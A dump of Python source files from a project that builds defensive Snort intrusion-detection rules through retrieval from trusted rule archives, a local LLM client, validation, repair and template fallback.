        "rows_per_rule": row_count // max(1, len(kb_ids)),
        "attack_types": sorted(attack_types),
```

```
        "valid_rule_rate": valid_count / max(1, row_count),
        "sources": sorted(source_names),
    }
    (out_dir / LEGACY_SUMMARY_NAME).write_text(json.dumps(summary, indent=2), encoding="utf-8")
    return summary


def main() -> None:
    parser = argparse.ArgumentParser()
    parser.add_argument("--multiplier", type=int, default=6, help="Rows to generate per trusted base rule.")
    parser.add_argument("--seed", type=int, default=42)
    parser.add_argument("--kb", type=Path, default=DEFAULT_KB_CSV, help="Trusted rule knowledge-base CSV path.")
    parser.add_argument("--out", type=Path, default=LEGACY_OUT_DIR)
    args = parser.parse_args()
    summary = export_dataset_streaming(
        multiplier=args.multiplier,
        seed=args.seed,
        kb_path=args.kb,
        out_dir=args.out,
    )
    print(f"Generated {summary['rows']} rows in {args.out} from {args.kb}")


if __name__ == "__main__":
    main()

```
```
```

src/snort_rag/generator.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/generator.py

```
FILE: src/snort_rag/generator.py
```python
"""Deterministic baseline and fallback generation module for Snort rules.

The final RAG+LLM path lives in ``llm_generator.py``. This module remains the
transparent local baseline/fallback used when LLM output is unavailable or fails
validation.
"""
from __future__ import annotations

from typing import Dict, List, Sequence

from snort_rag.false_positive import analyze_false_positive_risk
from snort_rag.rule_parser import (
    detected_option_names,
    extract_snort_options,
    missing_required_options,
    normalize_snort3_rule,
    option_coverage,
    validate_rule,
)
from snort_rag.templates import detect_attack_type, generate_snort_rule
from snort_rag.retrieval import RetrievedDoc

BENIGN_ATTACK_TYPES = {"benign", "benign_traffic"}


def dedupe_preserve_order(values: Sequence[str]) -> List[str]:
    output: List[str] = []
    seen: set[str] = set()
    for value in values:
        item = str(value)
        if item and item not in seen:
            output.append(item)
            seen.add(item)
    return output


def build_prompt(query: str, retrieved_docs: Sequence[RetrievedDoc]) -> str:
    context_lines = []
    for doc in retrieved_docs:
        context_lines.append(
            f"[{doc.rank}] id={doc.id}; type={doc.attack_type}; source={doc.source_name}; rule={doc.rule}"
        )
    context = "\n".join(context_lines)
    return (
        "You are a defensive Snort rule generator. Use only the retrieved context and Snort syntax.\n"
        "Generate one rule, explain the rule, and avoid overly broad signatures.\n\n"
        f"User request: {query}\n\nRetrieved context:\n{context}"
    )

def choose_attack_type(query: str, retrieved_docs: Sequence[RetrievedDoc]) -> str:
```
```

```
    direct = detect_attack_type(query)
    if direct in BENIGN_ATTACK_TYPES:
        return "benign_traffic"
    if direct != "suspicious_user_agent":
        return direct
    if retrieved_docs:
        counts: Dict[str, float] = {}
        for doc in retrieved_docs[:3]:
            counts[doc.attack_type] = counts.get(doc.attack_type, 0.0) + doc.score
        if counts:
            return max(counts, key=counts.get)
    return direct


def explain_rule(rule: str, attack_type: str, docs: Sequence[RetrievedDoc]) -> str:
    if rule == "NO_RULE_RECOMMENDED":
        return "The request appears benign, so the system recommends no alert rule to avoid false positives."
    valid, errors = validate_rule(rule)
    source_ids = ", ".join(dedupe_preserve_order([doc.id for doc in docs])[:3]) or "no retrieved source"
    status = "valid by internal parser" if valid else "needs Snort -T validation: " + "; ".join(errors)
    try:
        classtype = (extract_snort_options(rule).get("classtype") or ["classtype unavailable"])[0]
    except ValueError:
        classtype = "classtype unavailable"
    return (
        f"Attack type: {attack_type}. The generated rule declares classtype "
        f"({classtype}) and includes msg/sid/rev. "
        f"It was selected or adapted after retrieving similar examples: {source_ids}. Parser status: {status}."
    )


def choose_rule(query: str, attack_type: str, retrieved_docs: Sequence[RetrievedDoc]) -> str:
    for doc in retrieved_docs:
        if doc.attack_type == attack_type and doc.rule and doc.rule != "NO_RULE_RECOMMENDED":
            rule = normalize_snort3_rule(doc.rule)
            valid, _ = validate_rule(rule)
            if valid:
                return rule
    return normalize_snort3_rule(generate_snort_rule(attack_type, query))


def _hallucination_risk(
    query: str,
    attack_type: str,
    rule: str,
    valid: bool,
    retrieved_docs: Sequence[RetrievedDoc],
) -> float:
    risk = 0.0
    if not retrieved_docs:
        risk += 0.4
    top_attack_types = [doc.attack_type for doc in retrieved_docs[:3]]
    if retrieved_docs and attack_type not in top_attack_types:
        risk += 0.3
    if not valid and rule != "NO_RULE_RECOMMENDED":
        risk += 0.4
    if attack_type == "suspicious_user_agent" and "user" not in query.lower() and "agent" not in query.lower():
        risk += 0.2
    return min(1.0, risk)


def build_generation_result(
    query: str,
    attack_type: str,
    rule: str,
    retrieved_docs: Sequence[RetrievedDoc],
    prompt: str,
    explanation: str | None = None,
) -> Dict[str, object]:
    if attack_type in BENIGN_ATTACK_TYPES or rule == "NO_RULE_RECOMMENDED":
        attack_type = "benign_traffic"
        rule = "NO_RULE_RECOMMENDED"
        valid = True
        errors: List[str] = []
    else:
        rule = normalize_snort3_rule(rule)
        valid, errors = validate_rule(rule)

    detected_options = detected_option_names(rule)
    missing_options = missing_required_options(rule, attack_type=attack_type)
    source_doc_ids = dedupe_preserve_order([doc.id for doc in retrieved_docs])[:3]
    hallucination_risk = _hallucination_risk(query, attack_type, rule, valid, retrieved_docs)
    fp_analysis = analyze_false_positive_risk(
        rule,
        query=query,
        attack_type=attack_type,
        retrieved_docs=list(retrieved_docs),
```

```
    )

    return {
        "query": query,
        "attack_type": attack_type,
        "generated_rule": rule,
        "syntax_validation": {"valid": valid, "errors": list(errors)},
        "valid_rule": valid,
        "validation_errors": list(errors),
        "detected_options": detected_options,
        "missing_options": missing_options,
        "false_positive_risk": fp_analysis["false_positive_risk"],
        "false_positive_score": fp_analysis["false_positive_score"],
        "risk_factors": fp_analysis["risk_factors"],
        "improvement_suggestions": fp_analysis["improvement_suggestions"],
        "option_coverage": option_coverage(rule) if rule != "NO_RULE_RECOMMENDED" else 0.0,
        "explanation": explanation or explain_rule(rule, attack_type, retrieved_docs),
        "source_doc_ids": source_doc_ids,
        "retrieved_context_used": bool(retrieved_docs),
        "prompt": prompt,
        "hallucination_risk": hallucination_risk,
        "retrieved_ids": dedupe_preserve_order([doc.id for doc in retrieved_docs]),
        "retrieved_attack_types": [doc.attack_type for doc in retrieved_docs],
        "retrieval_scores": [round(doc.score, 4) for doc in retrieved_docs],
    }


def generate_from_context(query: str, retrieved_docs: Sequence[RetrievedDoc], force_attack_type: str | None = None) -> Dict
    attack_type = force_attack_type or choose_attack_type(query, retrieved_docs)
    if attack_type in BENIGN_ATTACK_TYPES:
        rule = "NO_RULE_RECOMMENDED"
    else:
        rule = choose_rule(query, attack_type, retrieved_docs)
    prompt = build_prompt(query, retrieved_docs)
    return build_generation_result(query, attack_type, rule, retrieved_docs, prompt)

```
```
```

src/snort_rag/knowledge_base.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/knowledge_base.py

```
FILE: src/snort_rag/knowledge_base.py
```python
"""Trusted real-rule knowledge base ingestion and loading utilities."""
from __future__ import annotations

import csv
import io
import json
import re
import tarfile
import urllib.request
from pathlib import Path
from typing import Dict, Iterable, List

from snort_rag.rule_parser import extract_sid, parse_rule
from snort_rag.source_manifest import TRUSTED_SOURCES
from snort_rag.templates import detect_attack_type

PROJECT_ROOT = Path(__file__).resolve().parents[2]
DEFAULT_KB_DIR = PROJECT_ROOT / "data" / "knowledge_base"
DEFAULT_KB_CSV = DEFAULT_KB_DIR / "trusted_rule_kb.csv"
DEFAULT_KB_JSONL = DEFAULT_KB_DIR / "trusted_rule_kb.jsonl"
DEFAULT_FETCH_SUMMARY = DEFAULT_KB_DIR / "fetch_summary.json"

ARCHIVE_SOURCES = [
    source for source in TRUSTED_SOURCES
    if source.get("access") == "archive"
]

RULE_LINE_RE = re.compile(r"^(alert|drop|reject|pass|log|sdrop)\s+(tcp|udp|icmp|ip)\s+.+\(.+\)\s*$", re.IGNORECASE)


def _rule_msg(rule: str) -> str:
    try:
        parsed = parse_rule(rule)
    except Exception:
        return ""
    values = parsed.options.get("msg", [])
    if not values:
        return ""
    return values[0].strip().strip('"')
```
```

```
def _rule_rev(rule: str) -> str:
    try:
        parsed = parse_rule(rule)
    except Exception:
        return ""
    values = parsed.options.get("rev", [])
    return values[0].strip() if values else ""


def _rule_classtype(rule: str) -> str:
    try:
        parsed = parse_rule(rule)
    except Exception:
        return ""
    values = parsed.options.get("classtype", [])
    return values[0].strip() if values else ""


def _extract_content_keywords(rule: str, limit: int = 3) -> List[str]:
    keywords: List[str] = []
    try:
        parsed = parse_rule(rule)
    except Exception:
        return keywords
    for item in parsed.options.get("content", []):
        value = item.strip().strip('"')
        if value and value not in keywords:
            keywords.append(value)
        if len(keywords) >= limit:
            break
    return keywords


def _normalize_rule_line(raw_line: str) -> str:
    line = raw_line.strip()
    if line.startswith("#"):
        line = line[1:].strip()
    return line


def _build_kb_record(source: Dict[str, str], archive_name: str, member_name: str, rule: str) -> Dict[str, str]:
    msg = _rule_msg(rule)
    attack_context = " ".join(part for part in [msg, member_name, rule] if part)
    return {
        "kb_id": f"{archive_name}:{member_name}:{extract_sid(rule) or 'nosid'}",
        "source_name": source["name"],
        "source_url": source["url"],
        "source_type": source["type"],
        "archive_name": archive_name,
        "archive_url": source["url"],
        "source_file": member_name,
        "sid": str(extract_sid(rule) or ""),
        "rev": _rule_rev(rule),
        "msg": msg,
        "classtype": _rule_classtype(rule),
        "attack_type": detect_attack_type(attack_context),
        "content_keywords": json.dumps(_extract_content_keywords(rule), ensure_ascii=False),
        "rule": rule,
    }


def fetch_trusted_rule_kb(out_dir: Path = DEFAULT_KB_DIR, timeout: int = 60) -> Dict[str, object]:
    out_dir.mkdir(parents=True, exist_ok=True)
    rows: List[Dict[str, str]] = []
    summary: Dict[str, object] = {"sources": [], "rows": 0}
    for source in ARCHIVE_SOURCES:
        archive_name = source["archive_name"]
        source_summary = {
            "name": source["name"],
            "url": source["url"],
            "archive_name": archive_name,
            "downloaded": False,
            "rule_count": 0,
        }
        data = urllib.request.urlopen(source["url"], timeout=timeout).read()
        source_summary["downloaded"] = True
        archive_path = out_dir / f"{archive_name}.tar.gz"
        archive_path.write_bytes(data)
        with tarfile.open(fileobj=io.BytesIO(data), mode="r:gz") as tar:
            for member in tar.getmembers():
                if not member.name.endswith(".rules"):
                    continue
                extracted = tar.extractfile(member)
                if not extracted:
                    continue
                for raw_line in extracted.read().decode("latin1", errors="ignore").splitlines():
                    line = _normalize_rule_line(raw_line)
```

```
                    if not RULE_LINE_RE.match(line):
                        continue
                    try:
                        parse_rule(line)
                    except Exception:
                        continue
                    rows.append(_build_kb_record(source, archive_name, member.name, line))
                    source_summary["rule_count"] += 1
        summary["sources"].append(source_summary)

    summary["rows"] = len(rows)
    write_rule_kb(rows, out_dir)
    (out_dir / DEFAULT_FETCH_SUMMARY.name).write_text(json.dumps(summary, indent=2), encoding="utf-8")
    return summary


def write_rule_kb(rows: Iterable[Dict[str, str]], out_dir: Path = DEFAULT_KB_DIR) -> None:
    out_dir.mkdir(parents=True, exist_ok=True)
    rows = list(rows)
    fieldnames = [
        "kb_id",
        "source_name",
        "source_url",
        "source_type",
        "archive_name",
        "archive_url",
        "source_file",
        "sid",
        "rev",
        "msg",
        "classtype",
        "attack_type",
        "content_keywords",
        "rule",
    ]
    with (out_dir / "trusted_rule_kb.csv").open("w", newline="", encoding="utf-8") as handle:
        writer = csv.DictWriter(handle, fieldnames=fieldnames)
        writer.writeheader()
        writer.writerows(rows)
    with (out_dir / "trusted_rule_kb.jsonl").open("w", encoding="utf-8") as handle:
        for row in rows:
            handle.write(json.dumps(row, ensure_ascii=False) + "\n")


def load_rule_kb(path: Path | str = DEFAULT_KB_CSV) -> List[Dict[str, str]]:
    kb_path = Path(path)
    if not kb_path.exists():
        raise FileNotFoundError(
            f"Trusted rule knowledge base not found at {kb_path}. "
            "Run scripts/fetch_real_sources.py first."
        )
    with kb_path.open(newline="", encoding="utf-8") as handle:
        return list(csv.DictReader(handle))

```

src/snort_rag/llm_clients.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/llm_clients.py

```
FILE: src/snort_rag/llm_clients.py
```python
"""LLM provider abstractions for controlled RAG generation.

The project requires an LLM generation module, but the LLM must be used only
after retrieval and under a strict prompt/validation contract. Tests use the
mock client; local execution can use an Ollama-compatible runtime.
"""
from __future__ import annotations

from dataclasses import dataclass
import json
import re
import time
from typing import Protocol
from urllib import request

from snort_rag.templates import detect_attack_type, generate_snort_rule


@dataclass
class LLMResponse:
    text: str
    model_name: str
```
```

```
    latency_ms: float
    prompt_tokens: int | None = None
    completion_tokens: int | None = None


class BaseLLMClient(Protocol):
    model_name: str

    def generate(
        self,
        prompt: str,
        *,
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        ...


class MockDeterministicClient:
    """Deterministic client used by tests and offline contract checks."""

    model_name = "mock-deterministic"

    def __init__(self, response_text: str | None = None):
        self.response_text = response_text
        self.prompts: list[str] = []

    def generate(
        self,
        prompt: str,
        *,
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        start = time.perf_counter()
        self.prompts.append(prompt)
        text = self.response_text or self._response_from_prompt(prompt)
        return LLMResponse(
            text=text,
            model_name=self.model_name,
            latency_ms=(time.perf_counter() - start) * 1000,
        )

    @staticmethod
    def _response_from_prompt(prompt: str) -> str:
        query_match = re.search(r"USER REQUEST:\n(?P<query>.*?)\n\nRETRIEVED CONTEXT:", prompt, re.DOTALL)
        query = query_match.group("query").strip() if query_match else prompt
        attack_type = detect_attack_type(query)
        if attack_type == "benign":
            attack_type = "benign_traffic"
        rule = "NO_RULE_RECOMMENDED" if attack_type == "benign_traffic" else generate_snort_rule(attack_type, query)
        doc_ids = re.findall(r'"id":\s*"([^"]+)"', prompt)[:3]
        return json.dumps({
            "attack_type": attack_type,
            "generated_rule": rule,
            "explanation": f"Mock local client generated a {attack_type} rule from the query and retrieved context.",
            "false_positive_notes": "Offline mock output; final report must benchmark real local LLMs separately.",
            "used_source_doc_ids": doc_ids,
            "confidence": 0.5,
        })


class OllamaClient:
    """Local Ollama-compatible client.

    This does not call a hosted LLM API. It expects a local runtime listening on
    localhost and is therefore suitable for an offline academic setup.
    """

    def __init__(self, model_name: str, endpoint: str = "http://127.0.0.1:11434/api/generate"):
        self.model_name = model_name
        self.endpoint = endpoint

    def generate(
        self,
        prompt: str,
        *,
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        payload = {
            "model": self.model_name,
            "prompt": prompt,
            "stream": False,
            "options": {"temperature": temperature, "num_predict": max_new_tokens},
        }
        data = json.dumps(payload).encode("utf-8")
```

```
        req = request.Request(self.endpoint, data=data, headers={"Content-Type": "application/json"})
        start = time.perf_counter()
        with request.urlopen(req, timeout=600) as response:  # nosec - local runtime only
            parsed = json.loads(response.read().decode("utf-8"))
        latency_ms = (time.perf_counter() - start) * 1000
        return LLMResponse(
            text=str(parsed.get("response", "")),
            model_name=self.model_name,
            latency_ms=latency_ms,
            prompt_tokens=parsed.get("prompt_eval_count"),
            completion_tokens=parsed.get("eval_count"),
        )


def build_llm_client(model_spec: str) -> BaseLLMClient:
    """Build a client from a CLI/UI model spec."""
    normalized = model_spec.strip()
    if normalized in {"mock", "mock-deterministic"}:
        return MockDeterministicClient()
    if normalized.startswith("ollama:"):
        return OllamaClient(normalized.split(":", 1)[1])
    return OllamaClient(normalized)

```

src/snort_rag/llm_clients.py.bak

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/llm_clients.py.bak

```
FILE: src/snort_rag/llm_clients.py.bak
```text
"""LLM provider abstractions for controlled RAG generation.

The project requires an LLM generation module, but the LLM must be used only
after retrieval and under a strict prompt/validation contract. Tests use the
mock client; local execution can use an Ollama-compatible runtime.
"""
from __future__ import annotations

from dataclasses import dataclass
import json
import re
import time
from typing import Protocol
from urllib import request

from snort_rag.templates import detect_attack_type, generate_snort_rule


@dataclass
class LLMResponse:
    text: str
    model_name: str
    latency_ms: float
    prompt_tokens: int | None = None
    completion_tokens: int | None = None


class BaseLLMClient(Protocol):
    model_name: str

    def generate(
        self,
        prompt: str,
        *,
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        ...


class MockDeterministicClient:
    """Deterministic client used by tests and offline contract checks."""

    model_name = "mock-deterministic"

    def __init__(self, response_text: str | None = None):
        self.response_text = response_text
        self.prompts: list[str] = []

    def generate(
        self,
        prompt: str,
        *,
```
```

```
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        start = time.perf_counter()
        self.prompts.append(prompt)
        text = self.response_text or self._response_from_prompt(prompt)
        return LLMResponse(
            text=text,
            model_name=self.model_name,
            latency_ms=(time.perf_counter() - start) * 1000,
        )

    @staticmethod
    def _response_from_prompt(prompt: str) -> str:
        query_match = re.search(r"USER REQUEST:\n(?P<query>.*?)\n\nRETRIEVED CONTEXT:", prompt, re.DOTALL)
        query = query_match.group("query").strip() if query_match else prompt
        attack_type = detect_attack_type(query)
        if attack_type == "benign":
            attack_type = "benign_traffic"
        rule = "NO_RULE_RECOMMENDED" if attack_type == "benign_traffic" else generate_snort_rule(attack_type, query)
        doc_ids = re.findall(r'"id":\s*"([^"]+)"', prompt)[:3]
        return json.dumps({
            "attack_type": attack_type,
            "generated_rule": rule,
            "explanation": f"Mock local client generated a {attack_type} rule from the query and retrieved context.",
            "false_positive_notes": "Offline mock output; final report must benchmark real local LLMs separately.",
            "used_source_doc_ids": doc_ids,
            "confidence": 0.5,
        })


class OllamaClient:
    """Local Ollama-compatible client.

    This does not call a hosted LLM API. It expects a local runtime listening on
    localhost and is therefore suitable for an offline academic setup.
    """

    def __init__(self, model_name: str, endpoint: str = "http://127.0.0.1:11434/api/generate"):
        self.model_name = model_name
        self.endpoint = endpoint

    def generate(
        self,
        prompt: str,
        *,
        temperature: float = 0.0,
        max_new_tokens: int = 512,
    ) -> LLMResponse:
        payload = {
            "model": self.model_name,
            "prompt": prompt,
            "stream": False,
            "options": {"temperature": temperature, "num_predict": max_new_tokens},
        }
        data = json.dumps(payload).encode("utf-8")
        req = request.Request(self.endpoint, data=data, headers={"Content-Type": "application/json"})
        start = time.perf_counter()
        with request.urlopen(req, timeout=120) as response:  # nosec - local runtime only
            parsed = json.loads(response.read().decode("utf-8"))
        latency_ms = (time.perf_counter() - start) * 1000
        return LLMResponse(
            text=str(parsed.get("response", "")),
            model_name=self.model_name,
            latency_ms=latency_ms,
            prompt_tokens=parsed.get("prompt_eval_count"),
            completion_tokens=parsed.get("eval_count"),
        )


def build_llm_client(model_spec: str) -> BaseLLMClient:
    """Build a client from a CLI/UI model spec."""
    normalized = model_spec.strip()
    if normalized in {"mock", "mock-deterministic"}:
        return MockDeterministicClient()
    if normalized.startswith("ollama:"):
        return OllamaClient(normalized.split(":", 1)[1])
    return OllamaClient(normalized)

```

src/snort_rag/llm_generator.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/llm_generator.py

FILE: src/snort_rag/llm_generator.py

```python
"""Controlled RAG+LLM generation with parsing, validation, repair, and fallback."""
from __future__ import annotations

import json
import re
import time
from typing import Any, Dict, Sequence

from snort_rag.generator import build_generation_result, dedupe_preserve_order, generate_from_context
from snort_rag.llm_clients import BaseLLMClient, LLMResponse
from snort_rag.prompting import ALLOWED_ATTACK_TYPES, build_rag_prompt, build_repair_prompt
from snort_rag.retrieval import RetrievedDoc
from snort_rag.rule_parser import validate_rule


def _extract_json(text: str) -> dict[str, Any]:
    stripped = text.strip()
    try:
        return json.loads(stripped)
    except json.JSONDecodeError:
        match = re.search(r"\{.*\}", stripped, flags=re.DOTALL)
        if not match:
            raise
        return json.loads(match.group(0))


def _validate_payload(payload: dict[str, Any], retrieved_docs: Sequence[RetrievedDoc]) -> tuple[bool, list[str]]:
    errors: list[str] = []
    attack_type = str(payload.get("attack_type", ""))
    rule = str(payload.get("generated_rule", ""))
    allowed_doc_ids = {doc.id for doc in retrieved_docs}
    used_ids = payload.get("used_source_doc_ids", [])
    if attack_type not in ALLOWED_ATTACK_TYPES:
        errors.append(f"attack_type must be one of {', '.join(ALLOWED_ATTACK_TYPES)}")
    if not isinstance(used_ids, list):
        errors.append("used_source_doc_ids must be a list")
        used_ids = []
    unknown = [str(doc_id) for doc_id in used_ids if str(doc_id) not in allowed_doc_ids]
    if unknown:
        errors.append("used_source_doc_ids contains ids outside Top-k: " + ", ".join(unknown))
    if attack_type == "benign_traffic" or rule == "NO_RULE_RECOMMENDED":
        if rule != "NO_RULE_RECOMMENDED":
            errors.append("benign_traffic must use NO_RULE_RECOMMENDED")
    else:
        valid, rule_errors = validate_rule(rule)
        if not valid:
            errors.extend(rule_errors)
    return len(errors) == 0, errors


def _dedupe_ids(ids: Sequence[Any], allowed: set[str]) -> list[str]:
    return [doc_id for doc_id in dedupe_preserve_order([str(item) for item in ids]) if doc_id in allowed]


def generate_with_llm_context(
    query: str,
    retrieved_docs: Sequence[RetrievedDoc],
    client: BaseLLMClient,
    *,
    prompt_variant: str = "strict_json",
    max_repair_attempts: int = 1,
) -> Dict[str, object]:
    prompt = build_rag_prompt(query, retrieved_docs, prompt_variant=prompt_variant)
    allowed_ids = {doc.id for doc in retrieved_docs}
    repair_attempts = 0
    raw_outputs: list[str] = []
    validation_errors: list[str] = []
    start = time.perf_counter()

    response: LLMResponse = client.generate(prompt, temperature=0.0, max_new_tokens=192)
    raw_outputs.append(response.text)
    active_prompt = prompt

    for attempt in range(max_repair_attempts + 1):
        try:
            payload = _extract_json(raw_outputs[-1])
        except Exception as exc:
            payload = {}
            validation_errors = [f"LLM output was not valid JSON: {exc}"]
        else:
            valid_payload, validation_errors = _validate_payload(payload, retrieved_docs)
            if valid_payload:
                used_ids = _dedupe_ids(payload.get("used_source_doc_ids", []), allowed_ids)
                result = build_generation_result(
                    query=query,
```

```
                    attack_type=str(payload["attack_type"]),
                    rule=str(payload["generated_rule"]),
                    retrieved_docs=list(retrieved_docs),
                    prompt=prompt,
                    explanation=str(payload.get("explanation") or ""),
                )
                result.update({
                    "model_name": response.model_name,
                    "generation_mode": "rag_llm",
                    "prompt_variant": prompt_variant,
                    "repair_attempts": repair_attempts,
                    "raw_llm_output": raw_outputs[-1],
                    "llm_outputs": raw_outputs,
                    "source_doc_ids": used_ids or result.get("source_doc_ids", []),
                    "used_source_doc_ids": used_ids,
                    "false_positive_notes": str(payload.get("false_positive_notes", "")),
                    "confidence": float(payload.get("confidence") or 0.0),
                    "latency_ms": round((time.perf_counter() - start) * 1000, 3),
                    "llm_latency_ms": round(response.latency_ms, 3),
                    "prompt_tokens": response.prompt_tokens,
                    "completion_tokens": response.completion_tokens,
                })
                return result

        if attempt >= max_repair_attempts:
            break
        repair_attempts += 1
        active_prompt = build_repair_prompt(active_prompt, raw_outputs[-1], validation_errors, [doc.id for doc in retrieved_
        response = client.generate(active_prompt, temperature=0.0, max_new_tokens=192)
        raw_outputs.append(response.text)

    fallback = generate_from_context(query, retrieved_docs)
    fallback.update({
        "model_name": client.model_name,
        "generation_mode": "template_fallback_after_llm_failure",
        "prompt_variant": prompt_variant,
        "repair_attempts": repair_attempts,
        "raw_llm_output": raw_outputs[-1] if raw_outputs else "",
        "llm_outputs": raw_outputs,
        "validation_errors": validation_errors,
        "latency_ms": round((time.perf_counter() - start) * 1000, 3),
    })
    return fallback

```
```
```

src/snort_rag/llm_generator.py.bak

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/llm_generator.py.bak

```
FILE: src/snort_rag/llm_generator.py.bak
```text
"""Controlled RAG+LLM generation with parsing, validation, repair, and fallback."""
from __future__ import annotations

import json
import re
import time
from typing import Any, Dict, Sequence

from snort_rag.generator import build_generation_result, dedupe_preserve_order, generate_from_context
from snort_rag.llm_clients import BaseLLMClient, LLMResponse
from snort_rag.prompting import ALLOWED_ATTACK_TYPES, build_rag_prompt, build_repair_prompt
from snort_rag.retrieval import RetrievedDoc
from snort_rag.rule_parser import validate_rule


def _extract_json(text: str) -> dict[str, Any]:
    stripped = text.strip()
    try:
        return json.loads(stripped)
    except json.JSONDecodeError:
        match = re.search(r"\{.*\}", stripped, flags=re.DOTALL)
        if not match:
            raise
        return json.loads(match.group(0))


def _validate_payload(payload: dict[str, Any], retrieved_docs: Sequence[RetrievedDoc]) -> tuple[bool, list[str]]:
    errors: list[str] = []
    attack_type = str(payload.get("attack_type", ""))
    rule = str(payload.get("generated_rule", ""))
    allowed_doc_ids = {doc.id for doc in retrieved_docs}
    used_ids = payload.get("used_source_doc_ids", [])
```
```

```
    if attack_type not in ALLOWED_ATTACK_TYPES:
        errors.append(f"attack_type must be one of {', '.join(ALLOWED_ATTACK_TYPES)}")
    if not isinstance(used_ids, list):
        errors.append("used_source_doc_ids must be a list")
        used_ids = []
    unknown = [str(doc_id) for doc_id in used_ids if str(doc_id) not in allowed_doc_ids]
    if unknown:
        errors.append("used_source_doc_ids contains ids outside Top-k: " + ", ".join(unknown))
    if attack_type == "benign_traffic" or rule == "NO_RULE_RECOMMENDED":
        if rule != "NO_RULE_RECOMMENDED":
            errors.append("benign_traffic must use NO_RULE_RECOMMENDED")
    else:
        valid, rule_errors = validate_rule(rule)
        if not valid:
            errors.extend(rule_errors)
    return len(errors) == 0, errors


def _dedupe_ids(ids: Sequence[Any], allowed: set[str]) -> list[str]:
    return [doc_id for doc_id in dedupe_preserve_order([str(item) for item in ids]) if doc_id in allowed]


def generate_with_llm_context(
    query: str,
    retrieved_docs: Sequence[RetrievedDoc],
    client: BaseLLMClient,
    *,
    prompt_variant: str = "strict_json",
    max_repair_attempts: int = 1,
) -> Dict[str, object]:
    prompt = build_rag_prompt(query, retrieved_docs, prompt_variant=prompt_variant)
    allowed_ids = {doc.id for doc in retrieved_docs}
    repair_attempts = 0
    raw_outputs: list[str] = []
    validation_errors: list[str] = []
    start = time.perf_counter()

    response: LLMResponse = client.generate(prompt, temperature=0.0, max_new_tokens=512)
    raw_outputs.append(response.text)
    active_prompt = prompt

    for attempt in range(max_repair_attempts + 1):
        try:
            payload = _extract_json(raw_outputs[-1])
        except Exception as exc:
            payload = {}
            validation_errors = [f"LLM output was not valid JSON: {exc}"]
        else:
            valid_payload, validation_errors = _validate_payload(payload, retrieved_docs)
            if valid_payload:
                used_ids = _dedupe_ids(payload.get("used_source_doc_ids", []), allowed_ids)
                result = build_generation_result(
                    query=query,
                    attack_type=str(payload["attack_type"]),
                    rule=str(payload["generated_rule"]),
                    retrieved_docs=list(retrieved_docs),
                    prompt=prompt,
                    explanation=str(payload.get("explanation") or ""),
                )
                result.update({
                    "model_name": response.model_name,
                    "generation_mode": "rag_llm",
                    "prompt_variant": prompt_variant,
                    "repair_attempts": repair_attempts,
                    "raw_llm_output": raw_outputs[-1],
                    "llm_outputs": raw_outputs,
                    "source_doc_ids": used_ids or result.get("source_doc_ids", []),
                    "used_source_doc_ids": used_ids,
                    "false_positive_notes": str(payload.get("false_positive_notes", "")),
                    "confidence": float(payload.get("confidence") or 0.0),
                    "latency_ms": round((time.perf_counter() - start) * 1000, 3),
                    "llm_latency_ms": round(response.latency_ms, 3),
                    "prompt_tokens": response.prompt_tokens,
                    "completion_tokens": response.completion_tokens,
                })
                return result

        if attempt >= max_repair_attempts:
            break
        repair_attempts += 1
        active_prompt = build_repair_prompt(active_prompt, raw_outputs[-1], validation_errors, [doc.id for doc in retrieved_
        response = client.generate(active_prompt, temperature=0.0, max_new_tokens=512)
        raw_outputs.append(response.text)

    fallback = generate_from_context(query, retrieved_docs)
    fallback.update({
        "model_name": client.model_name,
```

```
        "generation_mode": "template_fallback_after_llm_failure",
        "prompt_variant": prompt_variant,
        "repair_attempts": repair_attempts,
        "raw_llm_output": raw_outputs[-1] if raw_outputs else "",
        "llm_outputs": raw_outputs,
        "validation_errors": validation_errors,
        "latency_ms": round((time.perf_counter() - start) * 1000, 3),
    })
    return fallback

```
```

src/snort_rag/prompting.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/prompting.py

```
FILE: src/snort_rag/prompting.py
```python
"""Prompt construction for controlled RAG+LLM Snort rule generation."""
from __future__ import annotations

import json
from typing import Sequence

from snort_rag.retrieval import RetrievedDoc

ALLOWED_ATTACK_TYPES = [
    "port_scan",
    "ssh_bruteforce",
    "sql_injection",
    "xss",
    "command_injection",
    "directory_traversal",
    "dns_tunneling",
    "icmp_sweep",
    "malware_c2",
    "benign_traffic",
]


def _doc_payload(doc: RetrievedDoc) -> dict[str, object]:
    return {
        "id": doc.id,
        "rank": doc.rank,
        "retrieval_score": round(float(doc.score), 6),
        "attack_type": doc.attack_type,
        "source": doc.source_name,
        "description": doc.description_naturelle or doc.text,
        "log_example": doc.log_example,
        "snort_rule_reference": doc.snort_rule_reference or doc.rule,
    }


def build_rag_prompt(query: str, retrieved_docs: Sequence[RetrievedDoc], prompt_variant: str = "strict_json") -> str:
    if not retrieved_docs:
        raise ValueError("RAG LLM generation requires retrieved context.")
    context = json.dumps([_doc_payload(doc) for doc in retrieved_docs], indent=2, ensure_ascii=False)
    allowed = ", ".join(ALLOWED_ATTACK_TYPES)
    return f"""SYSTEM:
You are a defensive IDS rule assistant. Generate exactly one educational Snort rule.
Use only the user request and the retrieved documents. Do not invent CVEs, sources,
or runtime validation results. If the traffic is benign, output NO_RULE_RECOMMENDED.

CONSTRAINTS:
- Allowed attack_type labels: {allowed}
- Output JSON only. No Markdown.
- used_source_doc_ids must be selected from the retrieved document ids.
- A malicious rule must include msg, sid, rev, and classtype.
- Prefer precise Snort 3 buffers such as http_uri/http_raw_uri/http_header when the retrieved evidence is HTTP-specific.
- Do not provide exploitation steps or operational offensive instructions.

PROMPT_VARIANT: {prompt_variant}

USER REQUEST:
{query}

RETRIEVED CONTEXT:
{context}

